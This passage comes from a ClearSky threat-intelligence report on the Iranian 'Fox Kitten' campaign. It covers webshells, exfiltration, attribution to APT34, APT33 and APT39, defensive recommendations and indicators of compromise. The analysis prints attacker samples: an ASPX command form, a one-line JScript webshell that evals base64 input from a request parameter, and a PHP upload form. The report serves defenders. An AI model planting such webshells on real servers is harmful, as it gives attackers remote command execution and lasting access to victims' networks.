Fast Reverse Proxy (FRP)[15] is a method for revealing servers behind NAT or a firewall to the outside world. To bypass it, the attacker uses the company's original proxy and from there goes out.

4.4.4 Internal and External Webshells

MITRE ATT&CK Tactic: Persistence, Command And Control (TA0008, TA0011)

MITRE ATT&CK Technique: WebShell, Connection Proxy, Remote Services (T1100, T1090, T1021)

The attacker used a variety of methods to maintain his/her access to the numerous servers inside the targeted organization. This access allowed the attacker to continue establishing the foothold in the organization and exfiltrate stolen files. These actions were carried out, amongst other things, through webshells of two kinds:

- A webshell inside the organization accessible to the network.
- An external webshell where files can be uploaded to.

Local IIS webshells and virtual directory

Upon breaching the network, the attacker creates a webshell using IIS on a server to which the attacker got the permissions. The webshell is either downloaded directly, using aspx files, some of which the attacker finds on the internet, or using a self-developed webshell, hidden under other file extensions, e.g. .gif or .jpg.

One of the webshell files was uploaded to Virus Total from Iran on November 27th, 2019, close to the peak of attacks against Israeli companies. This file, called warn.aspx, contains a form that will be established in the company and will allow CMD run inside the corporate network. The script allowing

[14] serveo.net/
[15] github.com/fatedier/frp


it is written in C. This file will be part of the applications used by the attacker, through IIS, on the client side:

```
</script>
<form id="form1" runat="server">
<asp:TextBox id="cmd" runat="server" Text="dir c:\" /><asp:Button id="btn" onclick="exec" runat="server" Text="execute" />
</form>
```

Another file was written in Jscript and contains evidence of using base64 encoding (note the "admin@123" user):

```
<%@ Page Language="Jscript"%><%try {eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(Request.Item[
"admin@123"])),"unsafe")} catch(e) {}%>
```


For reasons unclear to us at this time, we have found the attackers executing a process focused on numerous servers on the company's internal network. First, the attackers created a webshell through IIS exposed to the world. Parallelly, they created a virtual directory on another server to which they also had access. In this directory the attackers installed the aspx file. Thus, when the attackers wanted to communicate with another server sitting on the same corporate LAN, they could do this using one webshell. Following is a scheme of this action:



Exfiltration channel – communicating with the C2 server

We have found open directories, exposed through port 80 to the outside world on external servers used throughout the campaign.

On one of the PHP files we have found a form that allows to upload files directly to the server




```
%file name%<form ENCTYPE="multipart/form-data" ACTION="" METHOD="POST">
<input NAME="hambas" TYPE="file">
<input VALUE="submit" TYPE="submit"></form>
```

In the attack scenarios discovered by us, four C2 servers were used. Each server has four open ports – 80, 443, and 22 (OpenSSH). The address of the chosen server was hardcoded in the malware's source code and the connection to it was performed using methods elaborated earlier. It appears that only in singular cases the same server was reused. The servers active throughout the October 2019 attacks were of the Apache type. Every such server got a separate and server-specific key.

In 2017, the APT34 group attacked several IT companies in Israel, similar to the targeting in this campaign. In order to perform the initial infection of the company, the group has used the CVE-2017-0199 vulnerability to salvage and HTA script from an RTF file.

Using a tool called "rtfdump", we have analyzed the aforementioned file, in order to understand whether there are OLE actions, for instance, which could allow the activation of the vulnerability.

```
  1 Level  1        c=    8 p=00000000 l=    2765 h=     216 b=       0   u=     178 \rtf1
  2  Level  2       c=    9 p=00000020 l=     412 h=      38 b=       0   u=      80 \fonttbl
  3   Level  3      c=    0 p=00000029 l=      44 h=       3 b=       0   u=      11 \f0
  4   Level  3      c=    0 p=00000056 l=      35 h=       1 b=       0   u=       6 \f1
  5   Level  3      c=    0 p=0000007a l=      34 h=       2 b=       0   u=       4 \f2
  6   Level  3      c=    1 p=0000009d l=      70 h=       8 b=       0   u=      21 \f3
  7    Level  4     c=    0 p=000000c9 l=      24 h=       3 b=       0   u=      10 \*\falt
  8   Level  3      c=    1 p=000000e4 l=      59 h=       6 b=       0   u=      14 \f4
  9    Level  4     c=    0 p=0000010f l=      14 h=       2 b=       0   u=       3 \*\falt
 10   Level  3      c=    0 p=00000120 l=      32 h=       2 b=       0   u=       4 \f5
 11   Level  3      c=    0 p=00000141 l=      46 h=       8 b=       0   u=      10 \f6
 12   Level  3      c=    0 p=00000170 l=      35 h=       4 b=       0   u=       5 \f7
 13   Level  3      c=    0 p=00000194 l=      39 h=       4 b=       0   u=       5 \f8
 14  Level  2       c=    0 p=000001bf l=     369 h=       0 b=       0   u=      17 \colortbl
 15  Level  2       c=    7 p=00000333 l=    1100 h=     119 b=       0   u=      13 \stylesheet
 16   Level  3      c=    0 p=0000033f l=     120 h=       1 b=       0   u=       6 \s0
 17   Level  3      c=    0 p=000003ba l=     198 h=      28 b=       0   u=       2 \*\cs15
 18   Level  3      c=    0 p=00000483 l=     170 h=      18 b=       0   u=       1 \s16
 19   Level  3      c=    0 p=00000530 l=     180 h=      26 b=       0   u=       1 \s17
 20   Level  3      c=    0 p=000005e7 l=     119 h=      12 b=       0   u=       1 \s18
 21   Level  3      c=    0 p=00000661 l=     149 h=      16 b=       0   u=       1 \s19
 22   Level  3      c=    0 p=000006f9 l=     131 h=      18 b=       0   u=       1 \s20
 23  Level  2       c=    0 p=00000780 l=      60 h=      22 b=       0   u=      23 \*\generato
 24  Level  2       c=    3 p=000007bd l=     110 h=       0 b=       0   u=       0 \info
 25   Level  3      c=    0 p=000007c3 l=      36 h=       0 b=       0   u=       0 \creatim
 26   Level  3      c=    0 p=000007e8 l=      35 h=       0 b=       0   u=       0 \revtim
 27   Level  3      c=    0 p=0000080c l=      30 h=       0 b=       0   u=       0 \printim
 28  Level  2       c=    1 p=00000847 l=     193 h=      14 b=       0   u=       1 \*\pgdsctbl
 29   Level  3      c=    0 p=00000855 l=     178 h=      14 b=       0   u=       1 \pgdsc0
 30  Level  2       c=    0 p=00000a10 l=      19 h=       0 b=       0   u=       0 \*\ftnsep
 31  Level  2       c=    0 p=00000a5d l=     104 h=      23 b=       0   u=      44 \rtlch
 32 Level  0        c=    0 p=00000ace l=       1 h=       0 b=       0   u=       0
```

As can be seen from the output, those components were not used. However, in Level 3, under the Generator title, there is data that can be salvaged and describes the file's version and language:

{*\generator LibreOffice/5.0.6.2
LibreOffice_project/00m02}{\info{\creatim\yr2017\mo3\dy27\hr14\min10

As one can see, the file exists since March 27th, 2017, close to the APT34 attacks in Israel using RTF files. Also, the file's language is "Arabic – Saudi Arabia":

default character set	ANSI
default languages	Arabic - Saudi Arabia
generator	LibreOffice/5.0.6.2 LibreOffice_project/00m0-2
longest hex string	6
rtf header	rtf1

4.4.5 Archives (WinRAR or 7-zip)

MITRE ATT&CK Tactic: Exfiltration (TA0010)

MITRE ATT&CK Technique: Data Compressed (T1002)

During our analysis of the different targets, we have seen that the attackers are manually sifting the relevant intelligence before sending it back to Iran. After marking all the desired files, the material will be compressed into WinRAR or 7-ZIP files, and only then will be sent to the attackers.

5. Attribution to Iranian APT Groups

The Fox Kitten campaign is a continuous campaign operated, with high probability, by state-sponsored Iranian APT groups whose purpose is espionage against numerous companies mainly in the sectors of IT, defense, electricity, oil and gas and aviation companies.

This campaign was operated against companies in Israel, USA, Saudi Arabia, Lebanon, Kuwait, UAE, Australia, France, Poland, Germany, Finland, Hungary, Italy and Austria, in two main attack waves. Following is a map that summarizes the countries where we have identified the targets of the campaign. The main targets, where we saw high activity, are marked with red (Israel, US, and the Gulf countries), while the rest are marked with orange.

The attribution of the campaign to Iranian offensive groups is based on several characteristics, including reuse of an Iranian attack infrastructure, parts of which were revealed and marked in the past; based on previous intelligence reports; strings in Persian found in code pieces.

During our analysis, we have identified, with medium-high confidence, connections to the APT34 group, also called OilRig, based on overlaps with an offensive infrastructure from 2017, widespread use of webshells, and similar victim profile.

Through cooperation with Dragos, we have identified, with medium confidence, a connection between this campaign and the Iranian attack group APT33, also called Elfin. We didn't identify destructive malware in this campaign. Also, in this campaign, similar to the Dustman[16] malware event, which is considered a variant of the ZeroCleare[17] destructive malware, vulnerabilities were exploited in VPN services such as Pulse Secure Connect, Fortinet VPN, and Palo Alto Networks' Global Protect. IBM has attributed the ZeroCleare distribution campaign to APT34 with an additional Iranian group known for

[16] zdnet.com/article/new-iranian-data-wiper-malware-hits-bapco-bahrains-national-oil-company/
[17] ibm.com/downloads/cas/OAJ4VZNJ
scribd.com/document/442225568/Saudi-Arabia-CNA-report

CAN capabilities, and we assess that this means APT33. We have also found an overlap, with medium confidence and based on the MITRE ATT&CK model, between the Fox Kitten campaign and the TTPs of APT39, also called Chafer, which is a sub-group of APT34.

In this chapter, we will try to propose explanations to our assessment regards the Iranian groups' standing behind this infrastructure.

The connection to APT34:

The first wave of attacks in the Fox Kitten campaign took place in November-December 2017, while the second wave took place in October 2019. The Iranian offensive group APT34 (aka OilRig and HelixKitten) has attacked in recent years companies in the IT, oil and gas, aviation, and security sectors, while companies from the same sectors were attack in the Fox Kitten campaign as well. In the widespread campaign of 2017, the group has tried to breach a group of Israeli IT companies[18]. Moreover, in the campaign that we have revealed there is a reuse of a small part of the attack infrastructures used by the group in 2017. Several companies which were attacked in the 2017 campaign, were attacked again in this campaign.

Another characteristic – while not indicative in itself – is the widespread use of webshells, which fits the group's past TTPs. In April-May 2019, a number of webshells belonging to OilRig were revealed throughout the Middle East, most of which against companies in the Gulf and in Israel – in Israel, a webshell-based attack was revealed in one of the country's leading universities, while in the Gulf several webshells were found in aviation companies and ministries[19].

The connection to APT33:

Dragos, in a report from January 12th, 2020, revealed that this campaign, which they call "Parisite", was designed, amongst other things, to attack American electricity companies shortly after the demise of Qassem Soleimani[20]. Dragos researchers mentioned a connection that they have found between the "Parisite" campaign and the APT33 group, and emphasized the focus on IT companies, in a similar way we did in our research in Israel. In our research we found overlaps between some of the files used in the "Parisite" campaign and the files and tools used in the "Fox Kitten" campaign.

Cooperation between Iranian groups:

In this part, we will try to explain the connection between the APT34-APT33 cooperation and the "Fox Kitten" campaign. In January 2020, IBM and the Saudi National Cybersecurity Authority published reports on destructive malwares called "ZeroCleare" and "Dustman", which were spread in the Middle East and specifically in the Gulf. These malwares resemble the APT33-attributed Shamoon malware. In IBM's report it was mentioned that the attack was divided into two main parts – breach and access to the network be APT34, and then distribution of a destructive capability by another Iranian group, which we assess to be APT33. In the Saudi NCA report, it was mentioned that "Dustman" was initially distributed by exploiting VPN vulnerabilities. Judging from the report's recommendations regards the products of Palo Alto, Pulse Secure, and Fortinet, it can be inferred that, like in the "Fox Kitten" campaign, in the campaign revealed in the Gulf similar vulnerabilities were exploited.

[18] clearskysec.com/oilrig/
[19] misterch0c.blogspot.com/2019/04/apt34-oilrig-leak.html
[20] https://www.wired.com/story/iran-apt33-us-electric-grid/

The cooperation between the groups, revealed in the IBM report, the VPN vulnerabilities' exploitation, and the overlap between files used in the "Parisite" campaign and "Fox Kitten" campaign lead us to assess, with medium confidence, that the groups used a similar infrastructure in this campaign as well.

The connection to APT39:

During analysis, we have found, with medium confidence, a connection between "Fox Kitten" and the APT39 group, also called Chafer and considered a sub-group of APT34. This connection is based on a certain overlap in the tools and work methods used, based on the MITRE ATT&CK model, and based on 2018-2019 reports by FireEye and Symantec[21]. The most apparent overlap in methods includes the use of stolen VPN credentials, lateral movement through RDP, and exfiltration based on file compression in ZIP or RAR formats (T1003, T1046, T1090, T1094, T1076, T1002).

In conclusion, we attribute the "Fox Kitten" campaign, with medium-high confidence, to the APT34 group, and with medium confidence to the APT33 and APT39 groups, and we assess that there is a cooperation between the groups in infrastructure and possible beyond that. We assess this campaign's main goal to be intelligence collection on the targets and creating a supply-chain attack. In our analysis, we have not identified distribution of destructive malware in the attacked organizations.

[21] fireeye.com/blog/threat-research/2019/01/apt39-iranian-cyber-espionage-group-focused-on-personal-information.html
symantec.com/blogs/threat-intelligence/chafer-latest-attacks-reveal-heightened-ambitions

6. Insights and Recommendations

The Attackers

- The Iranian offensive establishment has reached the level of knowledge and flexibility which allows it to use "Day 1" malware, i.e. development and distribution of malware using revealed vulnerabilities, in a period of hours to days since their publication.
- The Iranians understand that a direct attack on defense systems is difficult, while infiltration using VPN systems that bring you directly to the target's core systems is much more cost effective.
- This report reveals a strong connection to two groups that were analyzed until today as separate units. In recent months, several reports dealing with tool common to APT34 and APT33 were published, while this report exemplifies the cooperation between the two as one big espionage establishment. We know that both groups work in many tracks – infection and social engineering, reconnaissance and espionage, and even sabotage, while emphasizing each group's specialty. We assess such recon campaigns to be convertible to disseminate destructive attacks after studying the target organization, similar to the "ZeroCleare" events in the Gulf.

The Attack Infrastructure

- VPN systems which allow remote access to corporate systems comprise a significant risk, because they essentially bypass all defense systems deployed vis-à-vis the internet. Review and assessment are needed to understand whether the systems are controlled and monitored completely by the organization.
- The timeframe given to install a security patch after the vulnerability has been published has shortened and we assess it to be between 24 hours and a week between the vulnerability's publication and the moment it becomes a real threat for the organization.
- Checking outward facing systems, including different VPN systems, is critically important for the company. There is a need of constant monitoring, making sure that the systems are constantly updated, and preventing unneeded exposure of the administration interfaces to the outside world. We also assess that there is a need to try and minimize the systems to the bare minimum. Recheck of security updates to VPN systems is to be routinely preformed as well.
- After each update performed on core corporate systems, including VPN systems, it is recommended to reset all password to all end users in the organization and to oblige all users to re-connect to the services, in order to identify unwanted connections. Additionally, if it is possible, it is recommended to create a two-step authentication to the corporate core systems.
- It is recommended to use VPN services that keep logs on a different media (preferably non-erasable) during communication.
- Users' permissions and active users on each station should be monitored constantly. In this campaign, the attackers have created, multiple times, local users that allowed them to act freely.
- The attack infrastructure attached to this report should be monitored and blocked.

7. Indicators

Hashes

MD5	Description	Uploads to Virus Total from significant countries	Initial upload date to Virus Total
Exploit			
364F57928FC5FB0019B73F3FBD57F99B	STSRCHECK - Self-Development Port and DB Scanner + Brute Force tool	-	-
Webshell			
0F7D3D33D7235B13D0FAC4329E0D2420	Webshell – ASPX file (cmd.aspx)	IR	27/11/18
41CDA77C69614A0FBFCC4A38EBAE659B 6FEA7A30B2BD6014C1B15DEFE8963273 6FEA7A30B2BD6014C1B15DEFE8963273 6FEA7A30B2BD6014C1B15DEFE8963273	Webshell – ASPX files		
9DC9BBD0C6B0A946489CCD8793D22F28	Webshell – GIF file	-	-
Execution			
ac9993f1124d404a08531df9a0ae28c9	Combine.bat	-	-
95ee534f32f305a895a1842898a4880e 62de35201acc8833e04221d9343e73e0 7819bf37930edcdbb74b0535bc12558c 06d882d4c601a086f3b0f13d5f756830 5def1ab33ddf4455aaf8b7b70ad69e04	HEX in TXT	-	-
3741f987c9bd14263ffb4824dce8c147 62de35201acc8833e04221d9343e73e0 5c9d14c8eef4e9b8c0b4bd0d28c5a77a	Down VBS	-	-
94a47463e0b8d52aec5e90a5177e0a9b 54603feea3c4f3585011a5940c2f6b6f 3587cabf61366a7b5f0ba0d63d009b36 f9103618c1b86e073b89ce28ba2679cc	V VBS		
a84549691a492ad081bf177b6c4518b0 808502752ca0492aca995e9b620d507b	Juicy Potato - Local Privilege Escalation tool	IL	07/10/19
5C67064F8FD83FDCCEAB49728495C3F4	LPManager (Schtask)		
01a9293fb10985204a4278006796ea3f	Port.exe	ZZ	14/12/2017
Invoke the Hash			
A87D59456F323BD373CB958273DFE8BB	Invoke-SMBClient.ps1		
B4FCB52673089CAF3E6E76379F2604D8	Invoke-SMBEnum.ps1		

MD5	Description	Uploads to Virus Total from significant countries	Initial upload date to Virus Total
31B431DF84EAF71848C8B172C40124EC	Invoke-SMBExec.ps1		
0C4DB17ED145310F336AB4887914F80C	Invoke-TheHash.ps1		
836D61745E087E60178322337012 18A4	Invoke-TheHash.psd1		
54AF54C9E0AA4B26C4BE803C44C5F473	Invoke-TheHash.psm1		
B63DE834AB7CC8FCD0E71003C6786213	Invoke-WMIExec.ps1		
Backdoor			
783dc28185837c8e66dca34e9a519c7c	RDP over SSH (SSHNET) Backdoor	IL	03/10/19
29fb089328e78f67ff86739583a9e63a	RDP over SSH (SSHNET) Backdoor	US IL	11/12/17
f064ff619ebf67a59566c0dd54c5d05c	RDP over SSH (SSHNET) Backdoor	ZZ US Zero detections	14/12/17
475f89de6031db2158231eafa07b8b72	SOCKET-Based Backdoor (cs.exe)	NL US	11/12/17
cfcbb6472cac07ea138379578d80845b 155837e476b50c93b6522b310a684a33 cb84fc4682a74ba81ef477bc1359959b	Console Application Backdoor	ZZ IL	14/12/17

IP Addresses

IP	ASN	Type
Not Unique – Non-Malicious		
18.221.150[.]202	AS 16509 (Amazon.com, Inc.)	Ngrok
185.32.178[.]176	AS 21450 (HOT Mobile Ltd.)	Webshell
Unique – Malicious IP		
93.177.75[.]180	AS 9009 (M247 Ltd)	C&C Rotten Fish
95.211.210[.]55 95.211.213[.]168 95.211.215.[.]226 95.211.213[.]177	AS 60781 (LeaseWeb Netherlands B.V.)	C&C RDP over SSH Backdoor - 2017

95.211.104[.]253	AS 60781 (LeaseWeb Netherlands B.V.)	C&C communication SOCKET

GUID ID

$6f1aaf94-fa2e-4768-afdb-cde8944498a4

$68c4e12f-221f-4580-9631-940208a4306c

Mutex

@ANIqnNScCaIQ

@SISqnq

ClearSky Cyber Intelligence Report

Ahead of the Threat Curve

TLP: White